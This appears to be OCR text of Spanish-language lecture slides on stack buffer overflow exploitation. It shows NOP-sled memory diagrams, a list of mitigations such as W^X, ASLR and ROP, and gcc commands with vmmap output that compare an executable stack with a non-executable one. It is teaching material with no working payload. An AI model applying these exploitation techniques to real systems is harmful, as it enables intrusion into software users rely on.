


TOBOGÁN DE NOPS (NOPSLED)


NOPSLED


SIN NOPSLED
CON NOPSLED
0xffff0000
...
Shellcode
AAAA
AAAA
...
Dirección de retorno
Variables de entorno, vector de argumentos
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos


NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos

NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos


NOPSLED


0xffff0000
...
AAAA
AAAA
AAAA
AAAA
...
Dirección de retorno
nop; nop; nop; nop;
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
...

NOPSLED: CONCLUSIÓN

- Las direcciones de los distintos objetos en memoria dependen del entorno de ejecución.
- Los exploits deben diseñarse para ser robustos, y se puede desarrollar técnicas para lograrlo.

MITIGACIONES


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

STACK OVERFLOW CLÁSICO

Aleph One. *Smashing the Stack For Fun and Profit*. Phrack Magazine 7, 49 (1996)

2018 - 1996 = ?

WRITE XOR EXECUTE

VENIMOS COMPILANDO SIN W^X


```
gcc -z execstack -m32 stack5.c -o stack5
```

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-x /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rwx /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rwx /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rwx
0xf7fcf000 0xf7fd1000 0x00000000 rwx
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rwx /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rwx [stack]
>>>
```

SI COMPILAMOS CON W^X...

```
gcc -m32 stack5.c -o stack5
```

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-- /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rw- /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rw- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rw-
0xf7fcf000 0xf7fd1000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rw- /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
>>>
```


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- Podemos modificar la dirección de retorno.
- Podemos inyectar shellcode en el stack.
- No podemos ejecutar el shellcode.

¿ENTONCES?

Usamos código en páginas ejecutables

```
>>> vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /tmp/stack5/stack5
0x56556000 0x56557000 0x00000000 r-- /tmp/stack5/stack5
0x56557000 0x56558000 0x00001000 rw- /tmp/stack5/stack5
0xf7ddb000 0xf7fb0000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.27.so
0xf7fb0000 0xf7fb1000 0x001d5000 --- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb1000 0xf7fb3000 0x001d5000 r-- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb3000 0xf7fb4000 0x001d7000 rw- /lib/i386-linux-gnu/libc-2.27.so
0xf7fb4000 0xf7fb7000 0x00000000 rw-
0xf7fcf000 0xf7fd1000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /lib/i386-linux-gnu/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rw- /lib/i386-linux-gnu/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
>>>
```

